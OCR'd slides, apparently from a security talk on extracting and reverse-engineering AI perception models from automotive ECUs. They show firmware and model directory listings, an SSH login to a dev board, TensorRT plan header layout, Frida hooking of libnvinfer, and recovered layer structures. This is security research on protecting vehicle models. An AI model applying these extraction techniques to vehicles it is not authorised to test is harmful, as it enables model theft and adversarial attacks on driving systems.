-rw-r--r--. 1 root root 435K Aug 18 15:13 A_16_camera-rtcpu-t234-rce-hv-single-vm_zerosign.i
-rw-r--r--. 1 root root 216K Aug 18 15:13 A_17_ist_ucode_prod_zerosign.bin
-rw-r--r--. 1 root root 143K Aug 18 15:13 A_18_ist_bpmp_prod_zerosign.bin
-rw-r--r--. 1 root root  18K Aug 18 15:13 A_19_ist_ict_zerosign.bin
```

MCU、SW firmware

deploy imgs

```
Directory ./[redacted]/tii-a

>drwxr-xr-x  1000  1000      4[redacted]  6 .
 drwxr-xr-x  1000  1000           [redacted]  6 ..
 -rw-r--r--  1000  1000           [redacted]  5 A_1_2_tegra_dtb_signed.dtb
 -rw-r--r--  1000  1000           [redacted]  5 A_18_ist_bpmp_prod_signed.bin
 -rw-r--r--  1000  1000           [redacted]  5 A_29_xusb_t234_prod_signed.bin
 -rw-r--r--  1000  1000           [redacted]  5 metadata.json
 -rw-r--r--  1000  1000           [redacted]  5 A_9_mce_flash_o10_cr_prod_signed.bin
 -rw-r--r--  1000  1000           [redacted]  5 A_13_mb2rf_t234_signed.bin
 -rw-r--r--  1000  1000 456[redacted] 16 A_1_6_g[redacted]getfs.squashfs
 -rw-r--r--  1000  1000   6[redacted]  6 A_2_3_kernel_signed.img
 -rw-r--r--  1000  1000           [redacted]  6 A_2_1_PT.bin
 -rw-r--r--  1000  1000   1[redacted]  5 A_10_bpmp_t234-TA990SA-A1_prod_signed.bin
 -rw-r--r--  1000  1000           [redacted]  5 A_1_1_PT.bin
 -rw-r--r--  1000  1000           [redacted]  5 A_3_psc_bl1_t234_prod_signed.bin
```

```
root@tegra-ubuntu:/ota/update# ll -h
total 5.5G
drwxr-xr-x. 3 root root 4.0K Jul 20 17:47 ./
drwxr-xr-x. 6 root root 4.0K Jul 20 17:47 ../
-rw-r--r--. 1 root root 5.5G Jul 20 17:45 [redacted]SOC_OTA[redacted]2.7_2023t[redacted]zip.zip
drwxr-xr-x. 4 root root 4.0K Jul 24  2022 app/
-rw-r--r--. 1 root root 4.1M Jul 20 17:44 app.zip
-rwxrwxrwx. 1 root root  364 Jul 20 17:45 run.sh*
```






```
root@tegra-ubuntu:/home/nvidia# ls
[redacted]以太网服务VLAN-IP映射关系V2.3.xlsx   88Q6113_SW030_V2.3_20220404_Cfg.scf
[redacted]_SwitchPortVlan_SW030_V2.3.xlsx      [redacted]接口控制文档Interface Control Document V0.02_20211229_[redacted].xlsx'
88Q5072_88Q6113_flash.bin                      Readme.txt
88Q6113_SW030_V2.3_20220404.bin                flash_switch.sh
88Q6113_SW030_V2.3_20220404_Cfg.bin            sdk_custom
```

Frameworks


```
# cd bin/
# ls
ApApa_FreeRunning                 ApLocBuffer                    ApSOMEIPGW
ApDR                              ApMeProcess                    ApStateMonitor
ApDSC_PH00                        ApMiddleMapmatching            ApStbMASIL_PH00
ApFreeSpaceFusion                 ApMiddlewareASIL_PH00          ApTrafficElementFusion
ApHighFrequencyPositioning        ApMirrorDataManager_FreeRunning ApTransformer
ApHostSupervisionSlave_PH00       ApMwrProcess                   ApUSBCom
ApImageProcess_FreeRunning        ApObstacleFusion               CdDebug_PH00
ApInertialProcess                 ApParkingLot                   CdErrorHandlerProxy_PH00
ApIntegratedPositioning           ApPathPlanner                  CdLCSS_PH00
ApInteractionProcess              ApPer_PH00                     CdMiddlewareQM_PH00
ApLaneFusion                      ApPrediction                   CdTimeMonitor_PH00
```

```
(base) ➜  bin ls
active_safety_app          ap_sensor_fusion_app   data_rec_synchronizer  log_manager                 self_calibration          camera
ap_behavior_planning_app   aurix_utility          dds_forwarder          map_manager                 sensor_fusion_app_ota     lidar
ap_motion_control_app      BehaviorPlanningDDSApp driver_monitor         motion_control_app          shutdown_track            monitor
ap_motion_planning_app     blackbox_app           eol_calibration        MotionPlanningDDSApp        sr_service                loader
app_ihb                    c1                     front_slot_detection   perception                  system_service            ing
ap_pk_map_app              c2                     hogs_ts                prepare_calibration_files.sh timesync_service         zip_split.sh
app_localization           can_service            lidar_self_calib       run_tla                     update_service
```





TI / Nvidia / Horizon / Mobieye Model Files





```
total 22M
drwxr-xr-x    2 root     root          4.0K Oct 25  2022 .
drwx------    4 1026     1026          4.0K Jan  1 05:15 ..
-rwxr-xr-x    1 root     root          4.2M Oct 25  2022 image_0.yuv
-rwxr-xr-x    1 root     root          4.2M Oct 25  2022 image_1.yuv
-rwxr-xr-x    1 root     root          4.2M Oct 25  2022 image_2.yuv
-rwxr-xr-x    1 root     root          4.2M Oct 25  2022 image_3.yuv
-rwxr-xr-x    1 root     root          1.9M Oct 25  2022 tidl_net_BLD_NET_B1.10_N0.7_V0.6_quant_v7.bin
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 tidl_net_BLD_NET_B1.10_N0.7_V0.6_quant_v7_1.bin
-rwxr-xr-x    1 root     root          3.4M Oct 25  2022 tidl_net_FOD_Net_B0.5_N1.1_C0.2_quant_ckpt_v7.bin
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 tidl_net_FOD_Net_B0.5_N1.1_C0.2_quant_ckpt_v7_1.bin
/ # ls
bin         dev         home        linuxrc     media       opt         run         sys         usr
boot        etc         lib         lost+found  mnt         proc        sbin        tmp         var
/ # find ls -alh /home/root/^C
/ # ls -alh /home/root/
.ash_history         D60171A002T6.6.0819  rearModel/           viewModel/
/ # ls -alh /home/root/rearModel/
total 14M
drwxr-xr-x    2 root     root          4.0K Oct 25  2022 .
drwx------    4 1026     1026          4.0K Jan  1 05:15 ..
-rwxr-xr-x    1 root     root           109 Oct 25  2022 RearViewReleaseNote.txt
-rwxr-xr-x    1 root     root          1.4K Oct 25  2022 algConfig.ini
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 core_roi_s1_io.bin
-rwxr-xr-x    1 root     root          1.8M Oct 25  2022 core_roi_s1_net.bin
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 core_roi_s2_io.bin
-rwxr-xr-x    1 root     root          2.3M Oct 25  2022 core_roi_s2_net.bin
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 full_roi_s1_io.bin
-rwxr-xr-x    1 root     root          1.8M Oct 25  2022 full_roi_s1_net.bin
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 full_roi_s2_io.bin
-rwxr-xr-x    1 root     root          2.3M Oct 25  2022 full_roi_s2_net.bin
-rwxr-xr-x    1 root     root          3.5M Oct 25  2022 image.yuv
-rwxr-xr-x    1 root     root         35.5K Oct 25  2022 lane_io.bin
-rwxr-xr-x    1 root     root          1.6M Oct 25  2022 lane_net.bin
```

```
root@tegra-ubuntu:/app/package/202
total 199M
drwxr-xr-x 2 root root 4.0K Nov  3  2022 ./
drwxr-xr-x 5 root root 4.0K Nov  3  2022 ../
-rw-r--r-- 1 root root  12M Nov  3  2022 LM_v20220707_b1_best.plan
-rw-r--r-- 1 root root 8.1M Nov  3  2022 PLD_0611_fp16.plan
-rw-r--r-- 1 root root 3.3M Nov  3  2022 Speed_v20220710_sigmoid_dyn_fp16.plan
-rw-r--r-- 1 root root  11M Nov  3  2022 TSR_v20220707_b2_best.plan
-rw-r--r-- 1 root root 4.5M Nov  3  2022 avld_0701.plan
-rw-r--r-- 1 root root 5.0M Nov  3  2022 avod_infer_20220310_0516_crossid.plan
-rw-r--r-- 1 root root  50M Nov  3  2022 bevnet_merged_fp16_20220812.plan
-rw-r--r-- 1 root root 6.2M Nov  3  2022 dyreidcls.plan
-rw-r--r-- 1 root root 2.9M Nov  3  2022 fvModule_FVLane_best_GPU_20220829.plan
-rw-r--r-- 1 root root  37M Nov  3  2022 fvModule_FVOD_best_GPU_[redacted]
-rw-r--r-- 1 root root  20M Nov  3  2022 fvModule_staticODdet_fp16_GPU_[redacted]
-rw-r--r-- 1 root root  11M Nov  3  2022 fvModule_trlclssify_fp16_DLA0_[redacted]
-rw-r--r-- 1 root root  32M Nov  3  2022 svModule_SVOD_best_GPU_8cls_736288_1010.plan
```

```
(base) ➜  ~ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa
root@j5dvb:~#
root@j5dvb:~# find / -name *.hbm
/app/bin/[redacted]/models/pyramid_352_640_[redacted].hbm
/app/bin/[redacted]/models/resizer_128_128_[redacted].hbm
/app/bin/vps/vpm/res/hbm/v1.0/detection.hbm
/app/bin/vps/vpm/res/hbm/v1.0/model_opt_3.hbm
/app/bin/vps/vpm/res/hbm/v2.0/detection.hbm
```


```
(base) ➜  SV_project ll configs/bev
total 20M
-rwxrwxr-x 1 zhxch zhxch  408 1月    1  1970 cfg_fs_crop.json
-rwxrwxr-x 1 zhxch zhxch  354 1月    1  1970 cfg_fs.json
-rwxrwxr-x 1 zhxch zhxch  616 1月    1  1970 cfg_pld_crop.json
-rwxrwxr-x 1 zhxch zhxch  576 1月    1  1970 cfg_pld.json
-rwxrwxr-x 1 zhxch zhxch   49 1月    1  1970 dm_version.txt
-rwxrwxr-x 1 zhxch zhxch 6.0M 1月    1  1970 fs_crop.mnn
-rwxrwxr-x 1 zhxch zhxch 6.0M 1月    1  1970 fs.mnn
-rwxrwxr-x 1 zhxch zhxch 4.1M 1月    1  1970 pld_crop.mnn
-rwxrwxr-x 1 zhxch zhxch 4.1M 1月    1  1970 pld.mnn
```

Model Configuration, Raw Model



Convenient model invocation, training, and fine-tuning

Deployment of AI Models on Vehicles



Model output consumes significant computational and data resources, with extensive post-optimization iterations.


Needs to be protected

As a security researcher, you can now move beyond using YOLO for model adversarial research(GAN) and paper writing, as you have access to real models.

Security Analysis of Model Files

The model file contains the model structure and parameter information


- Model structure is very important as it forms the basis of good results.
- .onnx .pt are original models, FP32, convenient for training and tuning.
- .hbm .trt .engine .bin are quantized models, INT8, suitable for inference on devices with low computing power.



Conclusion:

- Do not deploy/store .onnx models in vehicles, it's dangerous.
- Quantized models like .trt can be directly used for inference.
- Model structure analysis is also possible.

Analysis and Reconstruction of Model Files



x.plan × log.txt

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 70 74 72 74 00 00 00 00 D5 00 00 00 00 00 00 00  ptrt....Õ.......
0010h: DA AA 8A 00 00 00 00 00 02 80 01 00 08 02 80 01  Ú*Š.....€....€.
0020h: 00 04 02 80 01 00 02 02 80 01 00 04 12 80 01 00  ...€....€....€..
0030h: 10 80 01 00 07 80 01 00 08 00 00 00 07 80 01 00  .€...€.......€..
0040h: 09 00 00 00 07 80 01 00 58 AE 26 00 07 80 01 00  .....€..X®&..€..
0050h: 88 3B A0 00 07 80 01 00 80 01 00 00 08 80 01 00  ^; ..€..€....€..
0060h: 00 00 80 04 00 00 00 00 07 80 01 00 00 C0 00 00  ..€......€...À..
0070h: 07 80 01 00 00 90 01 00 07 80 01 00 00 02 00 00  .€.......€......
0080h: 07 80 01 00 80 00 00 00 0A 80 01 00 00 07 80 01  .€..€....€....€.
0090h: 00 00 04 00 00 07 80 01 00 FF FF FF 7F 07 80 01  ......€..ÿÿÿ..€.
00A0h: 00 FF FF 00 00 07 80 01 00 FF FF 00 00 09 80 01  .ÿÿ...€..ÿÿ...€.
00B0h: 00 00 00 14 E9 05 00 00 00 07 80 01 00 00 00 00  ....é.....€.....
00C0h: 10 EF 7F ED 7F C1 80 01 00 09 80 01 00 00 DE 85  .ï.í.Á€...€...Þ…
00D0h: 00 00 00 00 00 38 28 5E B0 CD B5 D2 28 B9 AD D2  .....8(^°Íµ Ò(¹-Ò
```

+0 First 4 bytes are file magic, ptrt, ftrt


+8 Serialized version number, 0xd5, 0xcd, 0xe8

+0x10 Model data size

+0x18 Serialized data, TRT defines multiple tags, decoded with hardcoding

Reverse engineering on libnvinfer.so.8 using Frida hooks

Analysis and Reconstruction of Model Files



```
this trt plan require library version 8.4.2.4
b'Unnamed Network 0'
the next maybe input or output bindings
b'import/Placeholder:0'
tensor shape [1,1,28,28]
b'import/conv1first/Relu:0'
tensor shape [1,32,28,28]
b'import/pool1/MaxPool:0'
tensor shape [1,32,14,14]
b'import/conv3/Relu:0'
tensor shape [1,1024,1,1]
b'import/conv2/Relu:0'
tensor shape [1,64,14,14]
b'import/pool2/MaxPool:0'
tensor shape [1,64,7,7]
b'raw_output___13:0'
tensor shape [1,10,1,1]
the next maybe input or output bindings
b'import/conv4last/BiasAdd:0'
tensor shape [1,10,1,1]
```

Compile the LeNet model using TensorRT and parse it with our script.

Compared to the original model, the structure is similar, some layers merged and optimized.

2pe_traffic_light_multitask_fc_20230208_best_dla0_batch3_orin_TRT8.4.11.trt

```
this trt plan require library version 8.4.11.6
b'Unnamed Network 0'
the next maybe input or output bindings
b'data'
tensor shape [3,3,64,64]
the next maybe input or output bindings
b'algo_head_traffic_light_category_classificationoutput_fc_bn_batchnorm0'
tensor shape [3,19,1,1]
the next maybe input or output bindings
b'algo_head_traffic_light_fp_classificationoutput_fc_bn_batchnorm0'
tensor shape [3,2,1,1]
the next maybe input or output bindings
b'algo_head_AdasDetectionLensAttr_stride4_output_det__bn_batchnorm0'
tensor shape [3,15,16,16]
the next maybe input or output bindings
b'algo_head_AdasDetectionLensAttr_stride4_output_type__bn_batchnorm0'
tensor shape [3,39,16,16]
b'algo_head_traffic_light_category_classificationoutput_fc_bn_batchnorm0 copy'
tensor shape [3,19,1,1]
the next maybe input or output bindings
b'algo_head_AdasDetectionLensAttr_stride4_output_color__bn_batchnorm0'
tensor shape [3,9,16,16]
the next maybe input or output bindings
b'algo_head_traffic_light_color_classificationoutput_fc_bn_batchnorm0'
tensor shape [3,9,1,1]
b'algo_head_traffic_light_color_classificationoutput_fc_bn_batchnorm0 copy'
tensor shape [3,9,1,1]
```

Parse the acquired model.

Multiple tasks and output shapes.

Analysis and Reconstruction of Model Files

